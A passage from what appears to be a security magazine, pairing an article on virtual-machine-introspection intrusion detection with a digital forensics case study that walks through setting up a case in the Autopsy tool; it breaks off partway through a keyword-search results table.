Today's architectures for intrusion detection force the IDS designer to make a difficult choice. If the IDS resides on the host, it has an excellent view of what is happening in that host's software, but is highly susceptible to attack. On the other hand, if the IDS resides in the network, it is more resistant to attack, but has a poor view of what is happening inside the host, making it more susceptible to evasion. This article presents an architecture that retains the visibility of a host-based IDS, but pulls the IDS outside of the host for greater attack resistance. By applying intrusion detection techniques to virtual machine based systems, the intrusion detection system is kept out of reach from intruders.

## COUNTERING THE INTRUSION DETECTION SYSTEM

Widespread study and deployment of intrusion detection systems has led to the development of increasingly sophisticated approaches to defeating them. Intrusion detection systems are defeated either through attack or evasion. Evading an IDS is achieved by disguising malicious activity so that the IDS fails to recognize it. Attacking an IDS involves tampering with the IDS or components it trusts to prevent it from detecting or reporting malicious activity.

## VISIBILITY V/S RISK

Countering these two approaches to defeating intrusion detection has produced conflicting requirements. On one hand, directly inspecting the state of monitored systems provides better visibility. Visibility makes evasion more difficult by increasing the range of analyzable events, decreasing the risk of having an incorrect view of system state, and reducing the number of unmonitored avenues of attack. On the other hand, increasing the visibility of the target system to the IDS frequently comes at the cost of weaker isolation between the IDS and attacker. This increases the risk of a direct attack on the IDS. Nowhere is this trade-off more evident than when comparing the dominant IDS architectures: network-based intrusion detection systems (NIDS) that offer high attack resistance at the cost of visibility, and host-based intrusion detection systems (HIDS) that offer high visibility but sacrifice attack resistance. Another problem that arises is the difficulty in getting reliable information from a compromised system. Once an intrusion has occurred, the monitoring data coming from such system is no more reliable, as the intruder can disable or modify the system monitoring tools in order to hide his/her presence.

## HIDS

A host-based intrusion detection system offers a high degree of visibility as it is integrated into the host it is monitoring, either as an application, or as part of the OS. The excellent visibility afforded by host-based architectures has led to the development of a variety of effective techniques for detecting the influence of an attacker, from complex system call trace to integrity checking and log file analysis, to the esoteric methods employed by commercial anti-virus tools. In HIDS, anti-threat applications such as firewalls, antivirus software and spyware-detection programs are installed on every network computer that has two-way access to the outside environment such as the Internet.

## NIDS

Network-based intrusion detection systems offer significantly poorer visibility. They cannot monitor internal host state or events, all the information they have must be gleaned from network traffic to and from the host. Limited visibility gives the attacker more room to maneuver outside the view of the IDS. An attacker can also purposefully craft their network traffic to make it difficult or impossible to infer its impact on a host. The NIDS has in its favor that, it retains visibility even if the host has been compromised. In NIDS, anti-threat software is installed only at specific points such as servers that interface between the outside environment and the network segment to be protected.

## VIRTUAL MACHINE APPROACH

Virtual Machines provide a strong isolation between the virtual environment and the underlying real system and hence can also be used to improve the security of a computer system in face of attacks to its network services. This allows us to pull our IDS “outside” of the host it is monitoring, into a completely different hardware protection domain, providing a high-confidence barrier between the IDS and an attacker’s malicious code. The Virtual Machine Monitor (VMM) also provides the ability to directly inspect the hardware state of the virtual machine that a monitored host is running on. Consequently, we can retain the visibility benefits provided by a host-based intrusion detection system. Finally, the VMM provides the ability to interpose at the architecture interface of the monitored host, yielding even better visibility than normal OS-level mechanisms by enabling monitoring of both hardware and software level events. This ability to interpose at the hardware interface also allows us to mediate interactions between the hardware and the host software, allowing to us to perform both intrusion detection and hardware access control. As we will discuss later, this additional control over the hardware lends our system further attack resistance.

An IDS running outside of a virtual machine only has access to hardware-level state (e.g. physical memory pages and registers) and events (e.g. interrupts and memory accesses), generally not the level of abstraction where we want to reason about IDS policies. We address this problem by using our knowledge of the operating system structures inside the virtual machine to interpret these events in OS-level semantics. This allows us to write our IDS policies as high-level statements about entities in the OS, and thus retain the simplicity of a normal HIDS policy model.

## VMI IDS

Intrusion detection systems attempt to detect and report whether a host has been compromised by monitoring the host’s observable properties, such as internal state, state transitions (events), and I/O activity.

An architecture that allows more properties to be observed offers better visibility to the IDS. This allows an IDS's policy to consider more aspects of normative host behavior, making it more difficult for a malicious party to mimic normal host behavior and evade the IDS. A VMI IDS directly observes hardware state and events and uses this information to extrapolate the software state of the host. This offers visibility comparable to that offered by an HIDS. Directly observing hardware state offers a more robust view of the system than that obtained by an HIDS, which traditionally relies on the integrity of the operating system. This view from below provided by VMI-based IDS allows it to maintain some visibility even in the face of OS compromise. Similar to NIDS, VMI-based IDS retains visibility even if the host has been compromised.

## COMPARING HIDS, NIDS AND VMI IDS

VMI and network-based intrusion detection systems are strongly isolated from the host they are monitoring. This gives them a high degree of attack resistance and allows them to continue observing and reporting with integrity even if the host has been corrupted. This property has tremendous value for forensics and secure logging. In contrast, a host-based IDS will often be compromised along with the host OS because of the lack of isolation between the two. Once the HIDS is compromised, it is easily blinded and may even start to report misleading data, or provide the adversary with access to additional resources to leverage for their attack.

Host-based intrusion detection tools frequently operate at user level. These systems are quite susceptible to attack through a variety of techniques once an attacker has gained privileged access to a system. Some systems have sought to make user-level IDSs more attack resistant through "stealth," i.e. by hiding the IDS using techniques similar to those used by attackers to hide their exploits, such as hiding IDS processes by modifying kernel structures and masking the presence of IDS files through the use of steganography and encryption. Current systems that rely on these techniques can be easily defeated.

In host-based IDS, an IDS crash will generally cause the system to fail open. In user-level IDS it is impossible for all system activity to be suspended if the IDS do crash, since it relies on the operating system to resume its operation. If the IDS is only monitoring a particular application, it may be possible to suspend that application while the IDS is restarted. A critical fault in kernel- based IDS will often similarly fail open. Since the IDS runs in the same fault domain as the rest of the kernel, this will often cause the entire system to crash or allow the attacker to compromise the kernel.

Unfortunately, when NIDSs do fall prey to an attack they often fail open as well. Consider a malfunction in an NIDS that causes the IDS to crash or become overloaded due to a large volume of traffic. This will virtually always cause the system to fail open until such time as the NIDS restarts. Failing closed in an NIDS is often not an option as the network connection being monitored is often shared among many hosts, and thus suspending connectivity while the IDS restarted would amount to a considerable denial-of-service risk.

In VMI-based IDS the host can be trivially suspended while the IDS restarts in case of a fault, providing an easy model for fail-safe fault recovery. In addition, because a VMI IDS offers complete mediation of access to hardware, it can maintain the constraints imposed by the operating system on hardware access even if the OS has been compromised, e.g. by disallowing the network card to be placed into promiscuous mode. So the idea is to have a virtual machine introspection, an approach to intrusion detection which co-locates an IDS on the same machine as the host it is monitoring and leverages a virtual machine monitor to isolate the IDS from the monitored host. The activity of the host is analyzed by directly observing hardware state and inferring software state based on a prior knowledge of its structure. This provides high evasion resistance in the face of host compromise, provides high attack resistance due to strong isolation, and provides the unique capability to mediate access to host hardware, allowing hardware access control policies to be enforced in the face of total host compromise.

## VMM

A virtual machine monitor (VMM) is a thin layer of software that runs directly on the hardware of a machine. The VMM exports a virtual machine abstraction (VM) that resembles the underlying hardware. This abstraction models the hardware closely enough that software which would run on the underlying hardware can also be run in a virtual machine. VMMs virtualize all hardware resources, allowing multiple virtual machines to transparently multiplex the resources of the physical machine [16]. The operating system running inside of a VM is traditionally referred to as the guest OS, and applications running on the guest OS are similarly referred to as guest applications.

## LEVERAGING THE VMM

VMI IDS leverages three properties of VMMs:

### ISOLATION

Software running in a virtual machine cannot access or modify the software running in the VMM or in a separate VM. Isolation ensures that even if an intruder has completely subverted the monitored host, he still cannot tamper with the IDS.

### INSPECTION

The VMM has access to all the state of a virtual machine: CPU state (e.g. registers), all memory, and all I/O device state such as the contents of storage devices and register state of I/O controllers. Being able to directly inspect the virtual machine makes it particularly difficult to evade a VMI IDS since there is no state in the monitored system that the IDS cannot see.

### INTERPOSITION

Fundamentally, VMMs need to interpose on certain virtual machine operations (e.g. executing privileged instructions). A VMI IDS can leverage this functionality for its own purposes. For example, with only minimal modification to the VMM, a VMI IDS can be notified if the code running in the VM attempts to modify a given register.

VMM offers other properties that are quite useful in a VMI IDS. For example, VMMs completely encapsulate the state of a virtual machine in software. This allows us to easily take a checkpoint of the virtual machine. Using this capability we can compare the state of a VM under observation to a suspended VM in a known good state, easily perform analysis off-line, or capture the entire state of a compromised machine for forensic purposes.

## CONCLUSION

Virtual Machine Introspection (VMI) is an approach to intrusion detection which co-locates an IDS on the same machine as the host it is monitoring and leverages a virtual machine monitor to isolate the IDS from the monitored host. The activity of the host is analyzed by directly observing hardware state and inferring software state based on a prior knowledge of its structure. This approach shows certain advantages: maintain high visibility, provides high evasion resistance in the face of host compromise, provides high attack resistance due to strong isolation, and provides the unique capability to mediate access to host hardware, allowing hardware access control policies to be enforced in the face of total host compromise.

## ABOUT THE AUTHOR

*Niranjan Reddy – He is an Information security Evangelist and Expert with 9+ yrs. of professional experience and known for various activities and accolades. He is the founder & CTO of NetConclave Systems, an Information Security Consultancy, Trainings & Research firm. He has been closely associated with Pune Police-Indian Police and has supported them very closely in setting up a Hi-Tech Cyber Crime Investigations Lab and also assisted and solved numerous cyber-crime cases. He was awarded the prestigious Commendatory Certificate for successfully solving critical cyber-crime cases from the Commissioner of Police in the year 2010.He has been awarded 5 years in a row (2009-2013) the prestigious ECCouncil Circle of Excellence Award as the best Trainer for Certified Ethical Hacker (CEH) in South East Asia by ECCouncil,USA at the Hacker Halted Conference, Miami-Florida-America. He has trained over 500+ till date professionals in Ethical Hacking & Cyber Forensics worldwide. He is also a core member of Data Security Council of India (DSCI) a venture of NASSCOM. He has executed critical Vulnerability, Penetration Testing and Web Application projects in India and abroad. He has been forecasted in major newspapers like Times of India, Pune Mirror, DNA and Mid-Day and is a Security Advisor for expert opinions for Cyberthreats. He is the Security Advisor for TechMahindra and Accenture. He has his articles published in Hakin9 which is an International magazine on IT Security.*

# A DIGITAL FORENSICS CASE STUDY USING AUTOPSY

by Pujan Shah

Every day we need to validate digital information, especially in law and business. As physical reality is replaced with virtual reality, establishing the data validity and data sources requires new technology. Digital criminals take advantage of difficulties validating data, to commit fraud. Our job is to defend truth and fight crime. The following case study reveals common aspects of forensics studies such as analyzing files, viewing Internet artifacts, recently used files, attached devices from Registry and Email Analysis. We also discuss a few investigation processes regarding data collection from nonvolatile memory storage.

**What you will learn:**

- Definition of Digital forensics
- Basics of What a digital forensic methods
- Some practical Application of digital forensics investigation
- Processing a case in Autopsy

**What you should know:**

- Types of Digital Evidence
- Working on Operating Systems and knowledge about different file systems
- ACPO guidelines

Easy availability of confidential data through multiple computer resources has increased the rate of cybercrime. New electronic devices and platform such as Internet, mobile phones or PC's are easily compromised for illegal activities. At times, it is quite difficult to trace the source of data, as the data flows from one network to another, and it is always a challenge to investigate these cases. Thus when computers and technology are involved in a legal investigation, we call it a Digital Forensic case. It is quite interesting to know how digital evidence can be used to solve the crimes, even if not committed directly using digital devices and platforms. Since a digital forensic case deals with the life of a suspect as well as a victim, investigating forensic experts have a high responsibility establishing the truth in finding all relevant digital traces,

- An example is the case defendant- Appellant Jesus Manuel Diaz, a truck driver had created a false bill of lading using a program on his computer that was discovered to have been deleted from the computer the day prior to his arrest. There was discrepancy between the weight shown on the bill of lading and a weight scale ticket. The investigating officer discovered over 3,300 pounds of marijuana in the truck. (U.S. v. Diaz – Marijuana possession – New Mexico *http://infosecusa.com/us-v-diaz-marijuana-possession-new-mexico*)

- Recovery of a file depends on how it was stored on the disk. Factors that play a key role in the processing and recovering of digital evidence are File System, partition size and Operating System. The data should be retrieved in such a manner that it is admissible for legal proceedings. The data are stored in file clusters and the size of clusters depends on the file system.

The word 'forensic' refers to scientific methodologies to establish truth to a legal standard, and expose fraud by means of subtle traces. Forensic Science mainly deals with physical evidence such as DNA, Footprints, Fingerprints and other aspects of physical science, but a new branch of computer forensics is evolving, out of Computer Science that depends on immutable truths revealed in the Operating System and File Systems. Digital Forensics on the other hand focuses on data capture, recall and presentation.

## WHAT IS DIGITAL FORENSICS?

Digital Forensics is a synonym of Computer forensics, which includes forensics of all digital technology, the processes of collection techniques and tools used to find the evidence on computer like device.

Digital forensic consists of three main steps: acquiring, authenticating and analyzing.

- Acquiring digital evidence or electronic evidence in a useful manner, existing in digital form used in a court case for trials while ensuring data integrity is preserved.
- Authenticating the validity of extracted data, which involves making sure that it is an exact duplicate of the original and that it will be valid in a court of law.
- Analyzing data while keeping the integrity (Kruse II, WARREN and Jay, G. Heiser (2002) Computer forensics: incident Response Essentials. Addison-Wesley).

Digital evidence definition changes with each countries, jurisdiction and Association of Chief Police Officers (ACPO) rules and regulations. In other words, processing of a case on the basis of offences, punishment and crime are defined. In India, the minimum rank of investigating of cybercrimes is POLICE INSPECTOR. The government is very strict with the ACPO rules and regulations for Computer based Electronic Evidence. Indian government started a Cyber Security Advisory Group (CSAG) dealing with public and private sector cybercrimes. The Indian government also established the Indian Computer Emergency Response Team (CERT-In) as a nodal agency for responding to cyber security incidents. In India a Panchanama (Seizure Memo) is completed while two independent witnesses from the responder are present, ensuring that search and seizure proceedings in the Chain of Custody process are filled out.


Police Officers, Investigation Officers and Forensic Experts practices strictly follow forensics standards defined by Indian Government in ACPO guidelines, IT Act 2000 and IT Act 2008 Amendments for evidence investigating, acquisition, chain of custody, evidence handling and analyzing digital evidence. A simple example of digital forensic examination is when checking a computer web browser's history for last visited links, last downloaded files or checking attached devices to the computer in case someone has copied confidential documents or retrieving deleted files by checking recycle bin for deleted files.

## PROCESS OF DIGITAL FORENSICS INVESTIGATION

The digital forensic investigative process differs as per the standards in the countries conducting the investigation. In this article we will follow four step basic investigation processes: Acquire, Authenticate, Analyze and Reporting.

## ACQUIRE

When the investigating officer visits a crime scene for digital forensic investigation, whatever he finds related to a case could be evidence or a possible clue; he must take the evidences into custody; also known as acquiring. A Chain of Custody refers to the documentation that shows the people who have been entrusted with the evidence (person who seized the evidence, in charge of transferring evidences, in charge of evidence analyzing and so on) as it is easy to tamper or damage electronic evidence. So, it is necessary to maintain the chain of custody to know exactly who, where, when and why was the evidence transferred to the concerned person. It could contain any device which could store information/data or is used to send the data like printers, fax machines, and modems.



## Hard Drive/Computer Details

| | | |
|---|---|---|
| **Description:** | | |
| **Manufacturer:** | **Model #:** | **Serial #:** |

## Chain of Custody

| Date/Time: | From: | To: | Reason: |
|---|---|---|---|
| Date: | Name/Organization: | Name/Organization: | |
| Time: | Signature: | Signature: | |
| Date: | Name/Organization: | Name/Organization: | |
| Time: | Signature: | Signature: | |
| Date: | Name/Organization: | Name/Organization: | |
| Time: | Signature: | Signature: | |
| Date: | Name/Organization: | Name/Organization: | |
| Time: | Signature: | Signature: | |
| Date: | Name/Organization: | Name/Organization: | |
| Time: | Signature: | Signature: | |
| Date: | Name/Organization: | Name/Organization: | |
| Time: | Signature: | Signature: | |

**Figure 1.** *Sample Chain of Custody Form – for reference (http://www.setecinvestigations.com/resources/legaltools/legaltool11.php)*

Autopsy does not have features to create an image. In India it is normal practice to work on an image, but using AUTOPSY, it ensures that nothing can be deleted or tampered with. It also provides methods analyzing disk images, local drives, or folders of local files.

Disk images can be in either raw/dd or E01 format.

## AUTHENTICATE

The chain of custody plays a key role in assisting and ensuring the integrity of collected digital evidence and ensuring the integrity of collected digital evidences. This has to be proved in a court of law that data has not been tampered, manipulated or evidence were not damaged from the time of evidence Acquisition to presentation of evidences to the court of law. In digital forensics the cryptographic hash functions and Digital Signatures are used to check for the integrity; some of the hash function are MD5 and SHA-1. Autopsy provide *Hash Set Filtering to* Filter out known good files using NSRL and flag known bad files using custom hashsets in HashKeeper, md5sum, and EnCase formats.

## ANALYZE

It is always good practice for an investigator to work on a duplicate image of evidence, as it may avoid loss of data or corruption if any disaster occurs, since the original evidence is preserved.

You can download different images from: *http://www.cfreds.nist.gov* the website provides images with the case to be processed for practice.

## REPORTING

Autopsy has an extensible reporting infrastructure that allows additional types of reports for investigations to be created. By default, an HTML, XLS, and Body file report are available. Each is configurable depending on what information an investigator would prefer to include in their report:

### HTML AND EXCEL

The HTML and Excel reports are intended to be fully packaged and shareable reports. They can include references to tagged files along with comments and notes inserted by the investigator as well as other automated searches that Autopsy performs during ingest. These include bookmarks, web history, recent documents, keyword hits, hashset hits, installed programs; devices attached, cookies, download, and search queries.

### BODY FILE

Primarily for use in timeline analysis, this file will include MAC (Modified, Accessed, and Created) time for every file in an XML format.

An investigator can generate more than one report at a time and either edit one of the existing or create a new reporting module to customize the behavior for their specific needs. (*http://www.sleuthkit.org/autopsy/features.php*)

## WHAT IS AUTOPSY

Autopsy™ is an open source digital investigation tools (a.k.a. digital forensic tools) that run on Windows, Linux, OS X, and other UNIX systems. They can be used to analyze disk images and perform in-depth analysis of file systems (such as NTFS, FAT, HFS+, Ext3, and UFS) and several volume system types.

Examiners and analysts can use the Autopsy graphical interface. sleuthkit.org is the official website for Autopsy™, and other open source digital investigation tools. From here, you can find documents, case studies, and download the latest versions of the software.

These tools have the following goals:

> *Provide as much information as possible. These tools require the user to know what data can be ignored for a given case, but the data are there in case it is needed.*
> *Open. Everything is open format so that users can verify it, learn from it, and not be constrained by it.*

(*http://www.sleuthkit.org*)

## PROCESS IN AUTOPSY

Figure 2 shows the welcome screen. When you start autopsy this window prompts to create a new case, open existing case or open recent case.

Here, I am Selecting Create New Case Option.





**Figure 2.** *Select create new case*

In Figure 3, the Case Name, which will be written in Report and the location where you want to save the case related file, is selected.



New Case Information

Steps

1. Case Info
2. Additional Information

Case Info

Enter New Case Information:

Case Name: Logical_drive


Base Directory: Users\Puj@n\Desktop\desktop_27_06_13\prefetch\autopsy

Case data will be stored in the following directory:

C:\Users\Puj@n\Desktop\desktop_27_06_13\prefetch\autopsy\Logical_drive

**Figure 3.** *Case Name and Location of files to be saved are defined*

In Figure 4 the Case Number and Examiner Name is written which is being helpful for mentioning the name in Chain of Custody, and also when the evidences are found to be tampered so, the examiner can be easily identified.



New Case Information

Steps

1. Case Info
2. Additional Information

Additional Information


Optional: Set Case Number and Examiner

Case Number: 1

Examiner: Pujan P Shah

**Figure 4.** *Case Number and Name of Examiner*

Figure 5 shows the selection of source drive, with three options; Local Disk, Image file and Logical files. Here I am selecting Local Disk. Now after that we have to select local disk partition (Figure 6) and now you have to select the time zone as per country where the case is being processed or from where the evidence has been acquired (Figure 7) the time zone selection plays a key role and is an important part of forensics when working on evidence.



Enter Data Source Information wizard (Step 1 of 3)

Enter Data Source Information:

Select source type to add: Local Disk

Select a local disk:

Drive 0: 298.1 GB


Please select the input timezone: (GMT+5:30) Asia/Calcutta

□ Ignore orphan files in FAT file systems

(faster results, although some data will not be searched)

Press 'Next' to analyze the input data, extract volume and file system data, and populate a local database.

**Figure 5.** *Select format of evidence, Image file, Local Disk or Logical Files*



Enter Data Source Information wizard (Step 1 of 3)

Enter Data Source Information:


Select source type to add: Local Disk

Select a local disk:

Drive 0: 298.1 GB

Press 'Next' to analyze the input data, extract volume and file system data, and populate a local database.

**Figure 6.** *Select local disk*



Enter Data Source Information w

Enter Data Source Inform

Select source type to add: Local

Select a local disk:

Local Disk (C:): 144.0 GB

Please select the input timezone:


□ Ignore orphan files in FAT file sy

(faster results, although some d

Press 'Next' to analyze the input data, extract volume and file system data, and populate a local database.

**Figure 7.** *Time Zone of the location where the case is processed*

Keyword Search, text extraction and index searched modules are enabled to find files that mention specific terms and find regular expression patterns in Autopsy. In our case, I searched for cmd as a keyword and the results are shown in Figure 8. Autopsy also provides an email analyzer feature which could be used to see all the email addresses which are present on the evidence disk (Figure 9).




| Name | Keyword | Keyword Regular Expression | File Name | Keyword Preview | Location | Mod. Time | Change Time | Access Time | Created Time | Size |
|---|---|---|---|---|---|---|---|---|---|---|
| create new user.vb | | | create ne... | Dim «cmd« As Ne... | | | | | | |
